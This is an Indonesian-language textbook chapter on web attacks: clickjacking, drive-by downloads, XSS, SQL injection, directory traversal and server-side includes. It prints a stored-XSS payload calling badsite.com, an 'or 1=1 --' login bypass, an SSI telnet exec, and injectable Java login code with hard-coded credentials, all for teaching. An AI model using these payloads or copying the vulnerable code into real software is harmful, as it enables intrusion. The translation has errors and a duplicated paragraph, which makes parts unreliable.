Pada musim panas 2010, ribuan pengguna Facebook ditipu untuk memposting bahwa mereka "menyukai" situs tertentu. Menurut berita BBC (3 Juni 2010), para korban disuguhi situs yang "disukai" oleh banyak teman mereka, seperti video pertandingan tenis Piala Dunia. Ketika pengguna mengklik untuk melihat situs,

mereka disajikan dengan pesan lain yang meminta mereka untuk mengklik untuk mengonfirmasi bahwa mereka berusia di atas 18 tahun.

Apa yang tidak dilihat oleh para korban adalah bahwa kotak konfirmasi itu palsu di bawah kotak tak terlihat yang meminta mereka untuk mengonfirmasi bahwa mereka “menyukai” situs web target. Ketika para korban mengklik bahwa mereka berusia di atas 18 tahun, mereka benar-benar mengkonfirmasi "suka" mereka terhadap video tersebut.
Serangan ini tampaknya tidak memiliki dampak berbahaya, selain menaikkan angka "suka" di situs web tertentu yang tidak berbahaya. Namun, Anda dapat dengan mudah membayangkan bahaya serius dari serangan semacam ini.

Dua tugas teknis, mengubah warna menjadi transparan dan memindahkan halaman, keduanya dimungkinkan karena teknik yang disebut pembingkaian, atau menggunakan iframe. Iframe adalah struktur yang dapat memuat semua atau sebagian halaman, dapat ditempatkan dan dipindahkan ke mana saja di halaman lain, dan dapat diletakkan di atas atau di bawah bingkai lain. Meskipun penting untuk mengelola Gambar dan konten yang kompleks, seperti kotak dengan pengguliran untuk memasukkan respons panjang pada halaman umpan balik, bingkai juga memfasilitasi clickjacking.

Namun, seperti yang kami tunjukkan dalam diskusi serangan berikutnya, penyerang dapat memperoleh atau mengubah data tanpa membuat Gambar web yang kompleks.

Drive-By Download

Drive by Download adalah salah satu teknik yang banyak digunakan malware untuk menginfeksi komputer. Misalnya suatu hari kita tanpa sengaja mengunjungi sebuah website yang terinfeksi malware. Nah tanpa kita sadari ketika membuka halaman web tersebut, terdapat kode pada web tersebut yang akan mengunduh sebuah file ke komputer kita. File ini umumnya kecil dan belum berisi malware. File ini hanya sebuah agent kecil yang akan terhubung ke sebuah server untuk mengunduh file malware. Proses ini dilakukan pada background proses, sehingga seringkali tidak kita sadari.

Teknik ini umumnya bekerja dengan memanfaatkan celah keamanan pada browser, aplikasi seperti java maupun pada OS. Pada skenario lainnya, halaman web yang kita kunjungi menampilkan pop-ups. Nah ketika mengklik pop-up ini maka malware akan terpasang. Nah untuk menghindari serangan ini adalah dengan berhati-hati ketika berinternet. Hindari mengunjungi halaman yang terinfeksi malware. Selain itu adalah dengan selalu mengupdate browser dan OS kita. Beberapa browser juga memiliki beberapa fitur yang akan memberi notofikasi apabila halaman web yang akan kita kunjungi mencurigakan. Jangan lupa juga untuk memiliki aplikasi anti virus yang selalu terupdate.

Eric Howes menjelaskan serangan di mana ia mengunjungi situs yang seolah-olah membantu orang mengidentifikasi lirik lagu. Mencurigai unduhan drive-by, Howes melakukan percobaan di mana dia menggunakan komputer yang memiliki katalog perangkat lunak yang diinstal, sehingga dia dapat menentukan apa yang telah diinstal setelah mengunjungi situs web.

Pada entrinya, situs tersebut menampilkan layar pop-up yang meminta izin untuk menginstal program "plugin perangkat lunak" dari "Plugin Perangkat Lunak, Ltd." Munculan itu dihasilkan oleh bingkai tersembunyi yang dimuat dari halaman utama situs, berusaha menjalankan unduhan skrip- mp3.exe, nama yang tampaknya sesuai untuk situs yang menangani musik. Ketika dia setuju untuk mengunduh, Howes menemukan delapan program berbeda (serta kode dan data dukungannya) diunduh ke mesinnya.

Di antara perubahan yang dia deteksi adalah

- delapan program baru dari setidaknya empat perusahaan berbeda
- sembilan direktori baru
- tiga toolbar browser baru (termasuk toolbar menarik yang ditunjukkan pada Gambar 3.14)

Gambar 3.14 Bilah Alat yang Diunduh Drive-B

- banyak ikon desktop baru
- tambahan di bagian bawah kotak dialog Simpan Sebagai, menawarkan kesempatan untuk membeli aksesori komputer dan mengikuti survei untuk mengikuti undian
- banyak entri Favorit baru
- halaman awal browser baru

Menghapus sampah ini dari komputernya adalah sebuah tantangan. Misalnya, mengubah halaman awal browser hanya berfungsi saat browser terbuka; menutup browser dan membukanya kembali membawa kembali halaman awal yang dimodifikasi. Hanya beberapa program yang terdaftar dalam program tambah/hapus, dan menghapus program dengan cara itu hanya berhasil sebagian. Howes juga mengikuti jalur ke perusahaan yang melayani perangkat lunak dan mengunduh dan menjalankan utilitas uninstall dari perusahaan tersebut, sekali lagi hanya dengan sebagian keberhasilan. Setelah dua upaya penghapusan tersebut, utilitas anti-malware Howes menemukan dan menghapus lebih banyak kode lagi. Dia akhirnya harus menghapus beberapa file nyasar dengan tangan.

Unduhan drive-by: mengunduh dan memasang kode selain dari yang diharapkan pengguna

Untungnya, tampaknya tidak ada perubahan registri tersembunyi yang bertahan lama yang bahkan lebih sulit untuk dihilangkan. Howes siap untuk mengunduh ini dan memiliki mesin cadangan yang bersedia ia korbankan untuk eksperimen, serta waktu dan kesabaran untuk membatalkan semua kekacauan yang dibuatnya. Sebagian besar pengguna tidak akan begitu siap atau seberuntung itu.

Contoh ini menunjukkan kisaran kerusakan yang dapat disebabkan oleh unduhan drive-by. Juga, dalam contoh ini, pengguna benar-benar menyetujui unduhan (walaupun Howes tidak menyetujui semua hal yang sebenarnya diunduh). Dalam bentuk unduhan drive-by yang lebih berbahaya seperti contoh layanan pos, unduhan hanyalah sebuah skrip. Ini berjalan saat halaman web ditampilkan dan memeriksa komputer untuk kerentanan yang akan mengizinkan unduhan nanti tanpa izin.

3.2.3 Melindungi dari Halaman Web Berbahaya

Perlindungan dasar terhadap konten web berbahaya adalah kontrol akses, seperti yang disajikan dalam Bab 2. Dalam beberapa hal kami ingin mencegah konten berbahaya tersebut dibuat atau dijalankan.

Kontrol akses menyelesaikan pemisahan, menjaga dua kelas terpisah. Dalam konteks ini, kami ingin menjauhkan Malicious code dari sistem pengguna; sayang, itu tidak mudah.
Pengguna mengunduh kode untuk menambahkan aplikasi baru, memperbarui yang lama, atau meningkatkan eksekusi. Selain itu, seringkali tanpa sepengetahuan atau persetujuan pengguna, aplikasi, termasuk browser, dapat mengunduh kode baik sementara atau permanen untuk membantu menangani tipe data (seperti menampilkan Gambar dalam format baru bagi pengguna). Meskipun beberapa sistem operasi memerlukan hak administratif untuk menginstal program, praktik itu tidak universal. Dan beberapa pengguna naif berjalan dalam mode administratif sepanjang waktu. Bahkan ketika sistem operasi memang menuntut hak istimewa yang terpisah untuk menambahkan kode baru, pengguna yang terbiasa dengan kotak pop-up yang mengganggu dari sistem operasi secara rutin mengklik [Allow] tanpa berpikir. Seperti yang Anda lihat, penjelasan ini membutuhkan tindakan yang lebih kuat oleh pengguna dan sistem operasi, tidak mungkin untuk keduanya. Langkah-langkah yang relevan di sini akan mencakup hak istimewa paling rendah, pelatihan pengguna, dan visibilitas.

Kontrol lainnya adalah tanggung jawab pemilik halaman web: Pastikan bahwa kode pada halaman web baik, bersih, atau sesuai. Di sini sekali lagi, kemungkinan itu terjadi kecil, karena dua alasan. Pertama, kode pada halaman web dapat berasal dari banyak sumber: perpustakaan, modul yang digunakan kembali, pihak ketiga, kontraktor, dan pemrograman asli. Pemilik situs web fokus pada pengembangan situs, bukan pemeliharaan, jadi menempatkan kode di situs web yang tampaknya berfungsi mungkin cukup untuk memungkinkan tim pengembangan melanjutkan ke proyek berikutnya. Bahkan jika kode di situs bagus saat kode pertama kali tersedia

untuk diunduh, beberapa pengelola situs memantau dari waktu ke waktu untuk memastikan kode tetap bagus.

Kedua, kode yang baik (aman, aman) sulit untuk didefinisikan dan ditegakkan. Seperti yang kami jelaskan di Bab 3, menyatakan persyaratan keamanan itu rumit. Bagaimana Anda membedakan fungsionalitas keamanan-netral dari keamanan-berbahaya. Dan bahkan jika ada perbedaan yang komprehensif antara netral dan berbahaya, menganalisis kode baik dengan tangan atau secara otomatis hampir tidak mungkin. (Pikirkan fragmen kode di Bab 3 yang menunjukkan kesalahan pada baris 632 dari modul baris 1970-an.) Dengan demikian, pengelola situs web yang buruk, yang menyerahkan kode baru untuk dipasang, terlalu sering hanya perlu melakukan tugas tanpa menerapkan persyaratan keamanan apa pun.

Seperti yang dapat Anda simpulkan dari penjelasan yang agak suram ini, masalah Malicious code di situs web sepertinya tidak akan terpecahkan. Kewaspadaan pengguna dapat mengurangi kemungkinan menerima unduhan kode tersebut, dan kontrol akses yang cermat dapat mengurangi bahaya jika Malicious code tiba. Tetapi perencanaan dan kesiapsiagaan untuk pemulihan setelah infeksi juga merupakan strategi yang diperlukan.

3.3 Memperoleh Data Pengguna atau Situs Web

Di bagian ini kami mempelajari serangan yang berusaha mengekstrak informasi sensitif. Serangan semacam itu dapat terjadi di kedua arah: dari pengguna terhadap situs web, atau sebaliknya, meskipun lebih umum bagi mereka untuk diterapkan terhadap server web jarak jauh (karena server biasanya memiliki data berharga pada banyak orang, tidak seperti satu pengguna). Insiden ini mencoba mengelabui sistem manajemen basis data untuk mengungkapkan informasi yang dikendalikan.

Faktor umum dalam serangan ini adalah bahwa konten situs web disediakan oleh perintah komputer. Perintah-perintah tersebut membentuk bahasa yang sering dikenal luas. Sebagai contoh, hampir semua sistem manajemen database memproses perintah dalam bahasa yang dikenal sebagai SQL, yang merupakan singkatan dari System Query Language. Buku referensi dan contoh program dalam SQL sudah tersedia. Seseorang yang tertarik untuk mendapatkan data yang tidak sah dari kerajinan server database latar belakang dan meneruskan perintah SQL ke server melalui antarmuka web. Serangan serupa melibatkan penulisan skrip di Jawa. Serangan ini disebut serangan skrip atau injeksi karena permintaan yang tidak sah dikirimkan sebagai skrip atau disuntikkan ke dalam dialog dengan server.

3.3.1 Kode Dalam Data

Di bagian ini kami memeriksa beberapa contoh serangan di mana kode executable terkandung dalam apa yang mungkin tampak seperti data biasa.

Dalam banyak kasus, proses ini secara tepat disebut “menafsirkan” daripada “melaksanakan”. Eksekusi berlaku untuk bahasa, seperti C, yang dikompilasi dan dieksekusi secara langsung. Tindakan lain terjadi dengan bahasa interpretatif, seperti SQL, di mana sebuah program, yang disebut juru bahasa, menerima serangkaian perintah terbatas dan kemudian melakukan sesuatu untuk mencapai arti dari perintah tersebut. Pertimbangkan, misalnya, sistem manajemen basis data yang menerima perintah untuk menampilkan semua catatan untuk nama yang dimulai dengan AD dan lahir setelah tahun 1990, diurutkan berdasarkan gaji; jelas banyak instruksi mesin yang dieksekusi untuk mengimplementasikan perintah yang satu ini. Untuk kesederhanaan, kami juga terus menggunakan istilah eksekusi yang berarti menafsirkan.

Pembuatan Skrip Lintas Situs

Bagi pengguna (klien) seolah-olah interaksi dengan server adalah tautan langsung, sehingga mudah untuk mengabaikan kemungkinan pemalsuan di sepanjang jalan. Namun, banyak interaksi web melibatkan beberapa pihak, tidak hanya kasus sederhana dari satu klien ke satu server. Dalam serangan yang disebut skrip lintas situs, kode yang dapat dieksekusi termasuk dalam interaksi antara klien dan server dan dieksekusi oleh klien atau server.

Sebagai contoh, perhatikan perintah sederhana untuk mesin pencari Google. Pengguna memasukkan kueri teks sederhana, tetapi penangan menambahkan perintah di sepanjang jalan ke server, jadi apa yang dimulai sebagai string sederhana menjadi struktur yang dapat digunakan Google untuk menafsirkan atau menyaring pencarian, atau yang dapat digunakan browser pengguna untuk membantu menampilkan hasil. Jadi, misalnya, pencarian Google pada string "skrip lintas situs" menjadi :

```
http://www.google.com/search?q=cross+site+scripting&ie=utf-8&oe=utf-
8&aq=t&rls=org.mozilla:en-US:official&klien=firefox-a&lr=lang_en
```

Istilah kueri menjadi "silang+situs+skrip", dan parameter lainnya (bidang yang dipisahkan oleh karakter &) ditambahkan oleh mesin telusur. Dalam contoh, ie (input encoding) dan oe (output encoding) menginformasikan Google dan browser bahwa input dikodekan sebagai karakter UTF-8, dan output juga akan dirender dalam UTF-8; lr=lang_en mengarahkan Google untuk mengembalikan hanya hasil yang ditulis dalam bahasa Inggris. Untuk efisiensi, browser dan Google meneruskan parameter kontrol ini bolak-balik dengan setiap interaksi sehingga tidak ada pihak yang harus menyimpan informasi ekstensif tentang yang lain.

Serangan Scripting : memaksa server untuk menjalankan perintah (skrip) dalam permintaan pengambilan data normal.

Namun, terkadang interaksi tidak secara langsung antara browser pengguna dan satu situs web. Banyak situs web menawarkan akses ke layanan luar tanpa meninggalkan situs. Misalnya, stasiun televisi KCTV di Kansas City memiliki situs web dengan kotak mesin pencari sehingga pengguna dapat mencari di dalam situs atau di web. Dalam hal ini, hasil pencarian Google ditampilkan dalam halaman web KCTV, sebuah kenyamanan bagi pengguna dan keuntungan pemasaran untuk KCTV (karena stasiun tersebut membuat pengguna tetap berada di situs webnya). Permintaan pencarian dimuat dengan parameter untuk membantu KCTV menampilkan hasil; Google menafsirkan parameter untuknya dan mengembalikan parameter yang tersisa yang belum dibaca dan tidak dimodifikasi dalam hasilnya ke KCTV. Parameter ini menjadi skrip yang dilampirkan ke kueri dan dieksekusi oleh pihak mana pun yang merespons sepanjang proses.

Bahasa interaksi antara klien dan server sederhana dalam sintaks dan kaya efek. Komunikasi antara klien dan server semuanya harus direpresentasikan dalam teks biasa, karena protokol halaman web (http) hanya menggunakan teks biasa. Untuk membuat Gambar atau suara, efek khusus seperti jendela pop-up atau teks yang berkedip, atau tindakan lainnya, string http berisi skrip yang disematkan, memanggil Java, ActiveX, atau kode yang dapat dieksekusi lainnya. Program-program ini berjalan di komputer klien dalam konteks browser, sehingga mereka dapat melakukan atau mengakses apa pun yang dapat dilakukan browser, yang biasanya berarti akses penuh ke ruang data pengguna serta kemampuan penuh untuk mengirim dan menerima melalui koneksi jaringan.

Bagaimana akses ke data pengguna menjadi ancaman? Sebuah skrip mungkin mencari file apa pun yang bernama address_book dan mengirimkannya ke spam_target.com, tempat aplikasi akan membuat pesan spam ke semua alamat, dengan pengguna sebagai pengirim yang jelas. Atau kode mungkin mencari file apa pun yang berisi nomor dalam bentuk ddd-dd-dddd (format standar nomor jaminan sosial AS) dan mengirimkan file itu ke pencuri identitas. Kemungkinannya tidak terbatas.

Ingatlah bahwa browser dan server meneruskan parameter ini bolak-balik untuk mempertahankan konteks antara server dan sesi pengguna. Terkadang tendangan voli dari klien akan berisi skrip untuk dieksekusi oleh server. Serangan juga dapat membahayakan sisi server jika server menafsirkan dan mengeksekusi skrip atau menyimpan skrip dan mengembalikannya ke klien lain (yang kemudian akan mengeksekusi skrip). Perilaku seperti itu disebut serangan skrip lintas situs yang persisten. Contoh serangan semacam itu dapat terjadi di blog atau aliran komentar. Misalkan stasiun KCTV memposting berita online tentang yang mengundang pengguna untuk mengirim komentar. Pengguna jahat dapat memposting komentar dengan HTML tertanam yang berisi skrip, seperti tetapi browser mereka akan mengeksekusi skrip berbahaya. Seperti yang dijelaskan di Kasus 3.8, satu penyerang

bahkan mencoba (tanpa hasil) untuk menggunakan pendekatan yang sama ini dengan tangan di atas kertas.

```
Cool<br>story.<br>KCTVBigFan<script
src=http://badsite.com/xss.js></script
```

dari sumber skrip yang baru saja kami jelaskan. Pengguna lain yang membuka area komentar akan secara otomatis mengunduh komentar sebelumnya dan melihat :

```
Cool
story.
KCTVBigFan
```

Kasus 3.8

Scripting Suara

Dalam pemilihan Swedia siapa pun dapat menulis di kandidat mana pun. Otoritas pemilu Swedia menerbitkan semua suara kandidat tertulis, mencantumkannya di situs web (http://www.val.se/val/val2010/handskrivna/handskrivna.sk). Satu suara tertulis dicatat sebagai berikut:

```
[Voting     location: R;14;Västra Götalands
län;80;Göteborg;03;Göteborg, Centrum;
0722;Centrum,       Övre Johanneberg;]
(Script     src=http://hittepa.webs.com/x.txt);1
```

Ini mungkin contoh pertama serangan skrip pena-dan-kertas. Tidak hanya gagal karena kertas surat suara tidak mampu mengeksekusi kode, tetapi tanpa indikator HTML <script> dan </script>, “kode” ini tidak akan dijalankan bahkan jika halaman web yang mendasarinya ditampilkan oleh browser. Tetapi dalam beberapa pemilihan, seseorang mungkin menemukan cara untuk mengkodekan naskah yang valid pada surat suara kertas, atau lebih buruk lagi, pada surat elektronik.

SQL Injection

SQL merupakan singkatan dari Structured Query Language, adalah bahasa standar untuk mengakses dan memanipulasi database. SQL digunakan untuk mengelola sistem database seperti SQL server, Oracle, atau MySQL. Penggunaan SQL secara umum hampir serupa di semua sistem database, namun ada detail perbedaan tertentu yang khusus untuk setiap sistem.

SQL Injection adalah teknik yang menyalahgunakan celah keamanan yang ada pada lapisan basis data sebuah aplikasi. Celah ini terjadi ketika input dari pengguna tidak disaring secara benar, contohnya adalah kolom username yang seharusnya hanya

diisi dengan huruf atau angka tapi malah diisi dengan karakter lain (seperti: – = ') sehingga penyerang menggunakan celah tersebut dengan cara memasukan query dari SQL.

SQL Injection selalu menjadi teknik penyerangan terfavorit sebagian besar hacker dari tahun ke tahun, disamping karena semakin sulitnya hacker melakukan serangan melalui jaringan yang disebabkan oleh semakin canggihnya perangkat-perangkat pertahanan dari target (contoh: firewall, IDS, UTM, dll), SQL Injection juga sangat mudah dilakukan karena masih banyak web programmer yang masih kurang "aware" terhadapnya.

Ada beberapa tipe umum dari SQL Injection, meskipun efek dari SQL Injection bervariasi berdasarkan aplikasi yang ditargetkan:

Otentikasi Bypass

Serangan ini memungkinkan penyerang untuk masuk ke dalam aplikasi dengan hak akses administratif, tanpa menggunakan username dan password yang valid.

Pencurian Informasi

Serangan ini memungkinkan penyerang untuk mendapatkan, baik secara langsung maupun tidak langsung informasi-informasi sensitif di dalam database.

Compromised Integritas Data

Serangan ini melibatkan perubahan isi database, seorang penyerang bisa menggunakan serangan ini untuk deface halaman web atau memasukkan konten berbahaya ke dalam halaman web.

Compromised Ketersediaan Data


Serangan ini memungkinkan penyerang untuk menghapus informasi dengan maksud untuk merusak atau menghapus log atau audit informasi dalam database.

Remote Command Execution:

Melakukan perintah eksekusi melalui database yang memungkinkan penyerang untuk melakukan compromise pada sistem operasi host atau target.

Satu dari banyak penggunaan SQL Injection melibatkan bypass pada sebuah proses autentikasi login aplikasi, umumnya form login username dan password pada memiliki konstruksi SQL Query seperti ini:

Otentikasi biasa:



A	B	A or B
0	0	0
0	1	1
1	0	1
1	1	1

OR

```
SELECT count (*) FROM Users WHERE Username=’Ronaldo’ AND Password= ‘Butterfly’
```

Otentikasi yang dilakukan attacker:

```
SELECT count (*) FROM Users WHERE Username=’qwert’ or 1=1 -- ’ AND Password=
‘zxcvb’
```

Input yang masuk ke database seharusnya berisikan username (Ronaldo) dan password (Butterfly). Input yang dimasukkan attacker “qwert” di form email tidaklah penting karena setelah itu ada tanda “or 1=1 — “ dimana artinya setiap input akan selalu dianggap true, karena 1=1 adalah alias dari true dan or adalah kondisi dimana jika ada salah 1 atau lebih dari 2 atau lebih input true maka otentikasi akan dianggap true oleh sistem. dan form password pun bisa diisi sesuka hati karena dibelakang tanda “– “ itu hanya dianggap sebagai syntax comment pada SQL.
Berikut merupakan contoh source code yang memiliki celah untuk terkena sql injection, pada bagian request.get Parameter data yang diterima SQL query dikirim langsung dari HTTP request tanpa validasi dari data tersebut (jumlah min/max karakter, jenis karakter yang diizinkan atau karakter-karakter berbahaya). Kesalahan ini menimbulkan celah untuk menjadikan SQL sebagai payload dan mengubah fungsi statement yang ada.

```
String DRIVER = “com.ora.jdbc.Driver”;
String DataURL = “jdbc:db://localhost:5112/users”;
String LOGIN = “admin”;
String PASSWORD = “admin123”;
Class.forName(DRIVER);//Make connection to DB
Connection connection = DriverManager.getConnection(DataURL, LOGIN, PASSWORD);
String Username = request.getParameter(“USER”); // From HTTP request
String Password = request.getParameter(“PASSWORD”); // From HTTP request
int iUserID = -1;
String sLoggedUser = “”;
```

```
String sel = “SELECT User_id, Username FROM USERS WHERE Username = ‘” +Username
+ “‘ AND Password = ‘” + Password + “‘”;
Statement selectStatement = connection.createStatement ();
ResultSet resultSet = selectStatement.executeQuery(sel);
if (resultSet.next()) {
iUserID = resultSet.getInt(1);
sLoggedUser = resultSet.getString(2);
}PrintWriter writer = response.getWriter ();if (iUserID >= 0) {
writer.println (“User logged in: ” + sLoggedUser);
} else {

writer.println (“Access Denied!”)
```

Dot-Dot-Slash

Kode server web harus selalu berjalan di lingkungan yang dibatasi. Idealnya, server web tidak boleh memiliki editor, program xterm dan Telnet, atau bahkan sebagian besar utilitas sistem yang dimuat. Dengan membatasi lingkungan dengan cara ini, bahkan jika penyerang melarikan diri dari aplikasi server web, tidak ada program lain yang dapat dieksekusi yang akan membantu penyerang menggunakan komputer server web dan sistem operasi untuk memperpanjang serangan. Kode dan data untuk aplikasi web dapat ditransfer secara manual ke server web atau didorong sebagai Gambar mentah. Tetapi banyak programmer aplikasi web yang naif. Mereka berharap perlu mengedit aplikasi web di tempatnya, jadi mereka menginstal editor dan utilitas sistem di server untuk memberi mereka lingkungan yang lengkap untuk memprogram.

Kondisi kedua, yang kurang diinginkan, untuk mencegah serangan adalah dengan membuat fence yang membatasi aplikasi server web. Dengan fence seperti itu, aplikasi server tidak dapat melarikan diri dari areanya dan mengakses area sistem yang berpotensi berbahaya lainnya (seperti editor dan utilitas). Server dimulai di subtree direktori tertentu, dan semua yang dibutuhkan server ada di subtree yang sama.

Masukkan titik-titik. Di Unix dan Windows, `'..'` adalah indikator direktori untuk `"predecessor."` Dan `'../..'` adalah kakek dari lokasi saat ini. Jadi seseorang yang dapat memasukkan nama file dapat melakukan perjalanan kembali ke pohon direktori satu .. pada suatu waktu. Analis Keamanan Informasi Cerberus menemukan kerentanan itu di ekstensi webhits.dll untuk Microsoft Index Server. Misalnya, meneruskan URL berikut menyebabkan server mengembalikan file yang diminta, autoexec.nt, memungkinkan penyerang untuk mengubah atau menghapusnya.

Berikut merupakan contoh source code yang memiliki celah untuk terkena sql injection, pada bagian request.get Parameter data yang diterima SQL query dikirim langsung dari HTTP request tanpa validasi dari data tersebut (jumlah min/max karakter, jenis karakter yang diizinkan atau karakter-karakter berbahaya). Kesalahan

ini menimbulkan celah untuk menjadikan SQL sebagai payload dan mengubah fungsi statement yang ada.

Server-Side Include

Masalah yang berpotensi lebih serius disebut penyertaan sisi server. Masalahnya mengambil keuntungan dari fakta bahwa halaman web dapat diatur untuk menjalankan fungsi tertentu secara otomatis. Misalnya, banyak halaman menggunakan perintah web untuk mengirim pesan email di bagian "hubungi kami" pada halaman yang ditampilkan. Perintah ditempatkan di bidang yang ditafsirkan dalam HTML.

Salah satu perintah include di sisi server adalah exec, untuk mengeksekusi file arbitrer di server. Misalnya, sisi server termasuk perintah

```
<!–#exec cmd="/usr/bin/telnet &”–>
```

membuka sesi Telnet dari server yang berjalan atas nama (yaitu, dengan hak istimewa) server. Seorang penyerang mungkin merasa tertarik untuk mengeksekusi perintah seperti chmod (mengubah hak akses ke objek), sh (membuat shell perintah), atau cat (menyalin ke file).

3.3.2 Data Situs Web

Anda mungkin bertanya-tanya mengapa kami mengumpulkan data pemilik situs web di bab ini. Lagi pula, bukankah pemilik situs harus bertanggung jawab untuk melindungi data itu? Jawabannya adalah ya, tetapi dengan kualifikasi.

Pertama, Anda harus menyadari bahwa buku ini adalah tentang melindungi keamanan di semua aspek komputasi, termasuk jaringan, program, database, cloud, perangkat, dan sistem operasi. Benar, tidak ada satu pun pembaca buku ini yang mungkin perlu menerapkan keamanan di semua tempat itu, dan beberapa pembaca mungkin tidak pernah dalam posisi untuk benar-benar menerapkan keamanan di mana pun, meskipun beberapa pembaca mungkin terus merancang, mengembangkan, atau memelihara hal-hal seperti itu . Lebih penting lagi, bagaimanapun, setiap orang yang membaca buku ini akan menggunakan komponen-komponen tersebut. Semua pembaca perlu memahami apa yang salah dan sejauh mana pemilik situs web serta insinyur dan administrator lainnya dapat melindungi dari bahaya tersebut. Dengan demikian, setiap orang perlu mengetahui berbagai potensi ancaman, termasuk ancaman terhadap situs web yang jauh.

Tetapi yang lebih penting, beberapa data situs web memengaruhi pengguna secara signifikan. Pertimbangkan salah satu item data paling umum yang dipelihara situs web: ID pengguna dan kata sandi. Orang mengalami kesulitan mengingat banyak ID dan kata sandi yang berbeda. Untuk memudahkan pengguna, banyak situs web menggunakan alamat email sebagai identifikasi pengguna, yang berarti pengguna akan memiliki ID yang sama di banyak situs web. Pengulangan ini tidak selalu menjadi masalah, seperti yang kami jelaskan, karena ID sering kali bersifat publik; jika

bukan alamat email, ID mungkin merupakan variasi yang jelas dari nama pengguna. Apa yang melindungi pengguna adalah sepasang ID publik dan otentikasi pribadi, biasanya kata sandi. Memiliki ID Anda tidak membantu penyerang selama kata sandi Anda sangat sulit ditebak atau diturunkan. Sayangnya, di situlah pengguna sering salah.

Kasus 4.9

Kompromi Besar-besaran dari Basis Data Kata Sandi

The New York Times (5 Agustus 2014) melaporkan bahwa sekelompok penjahat Rusia telah mencuri lebih dari 1,2 miliar pasangan ID dan kata sandi, dan 500 juta alamat email, serta data sensitif lainnya. Item data ini berasal dari 420.000 situs web. Untuk menempatkan angka-angka dalam perspektif, Biro Sensus AS (2013) memperkirakan total populasi dunia sedikit lebih dari 7 miliar orang, yang tentu saja termasuk banyak yang bukan pengguna Internet. Internet World Stats (http://www.internetworldstats.com/stats.htm) memperkirakan pada tahun 2012 terdapat sekitar 2,4 miliar pengguna internet di dunia. Hasil serangan dilaporkan oleh konsultan keamanan AlexHolden of Hold Security.

Kelompok penyerang mulai bekerja pada 2011 tetapi baru mulai mengekstrak data otentikasi pada April 2014. Holden menyatakan bahwa kelompok itu terdiri dari kurang dari selusin pria berusia 20-an, yang beroperasi dari sebuah pangkalan di Rusia. Kelompok pertama menginfeksi komputer dengan perangkat lunak pengintai yang memeriksa situs web yang dikunjungi oleh pengguna yang tidak curiga dari browser yang terinfeksi. Situs web yang rentan dilaporkan kembali ke grup, yang kemudian menguji situs untuk potensi kompromi dan akhirnya memasang serangan (menggunakan injeksi SQL, yang baru saja kami jelaskan) untuk mendapatkan basis data kredensial lengkap.

Dihadapkan dengan banyak kata sandi untuk diingat, pengguna berhemat dengan menggunakan kembali kata sandi yang sama di beberapa situs. Bahkan penggunaan kembali itu hanya akan menjadi konsekuensi kecil jika situs web melindungi ID dan kata sandi yang sesuai. Namun, seperti yang ditunjukkan Sidebar 4-9, tabel ID dan kata sandi situs web sama-sama berharga bagi penyerang dan sering diperoleh. Serangan yang dijelaskan hanyalah salah satu (yang terbesar) dari banyak insiden yang dijelaskan dari waktu ke waktu. Gabungkan kecenderungan beberapa pengguna untuk menggunakan kata sandi yang sama di banyak situs web dengan paparan situs web terhadap serangan kebocoran kata sandi, dan Anda memiliki potensi bencana otentikasi.

Bahkan jika itu adalah situs web yang diserang, penggunalah yang menderita kerugian. Dengan demikian, memahami ancaman, kerentanan, dan penanggulangan pada akhirnya adalah tanggung jawab pemilik situs web. Namun, mengetahui bahwa beberapa situs web gagal melindungi data mereka secara memadai, Anda harus

sangat berhati-hati dengan data sensitif Anda: Pilih kata sandi yang kuat dan jangan ulangi di seluruh situs web.

3.3.3 Menggagalkan Serangan Data

Serangan di bagian ini semuanya bergantung pada perintah yang lewat yang disamarkan sebagai input. Seperti disebutkan dalam Bab 3, seorang programmer tidak dapat berasumsi bahwa input terbentuk dengan baik.


Praprosesor input dapat mengawasi dan memfilter bentuk string tertentu yang tidak sesuai, seperti < dan > dalam data yang diharapkan hanya berisi huruf dan angka. Namun, untuk mendukung input dari jenis keyboard yang berbeda dan dalam bahasa yang berbeda, beberapa browser mengkodekan karakter khusus dalam format numerik, membuat input tersebut sedikit lebih sulit untuk difilter.

Penanggulangan kedua yang berlaku adalah kontrol akses pada bagian server backend yang mungkin menerima dan mengeksekusi serangan data tersebut. Misalnya, database nama dan nomor telepon mungkin mendukung kueri untuk satu orang. Untuk membantu pengguna yang tidak yakin dengan ejaan beberapa nama, aplikasi mungkin mendukung notasi wildcard, seperti AAR* untuk mendapatkan nama dan nomor semua orang yang namanya diawali dengan AAR. Jika jumlah nama yang cocok berada di bawah ambang batas yang telah ditentukan, misalnya 10, sistem akan mengembalikan semua nama yang cocok. Tetapi jika kueri menghasilkan terlalu banyak kecocokan, sistem dapat mengembalikan indikasi kesalahan. Namun, secara umum, memblokir efek berbahaya dari serangan skrip lintas situs adalah sebuah tantangan.

3.4 Serangan Email

Sejauh ini kami telah mempelajari serangan yang melibatkan browser, baik memodifikasi tindakan browser atau mengubah situs web yang disajikan browser kepada pengguna. Cara lain untuk menyerang pengguna adalah melalui email.

3.4.1 Email Palsu

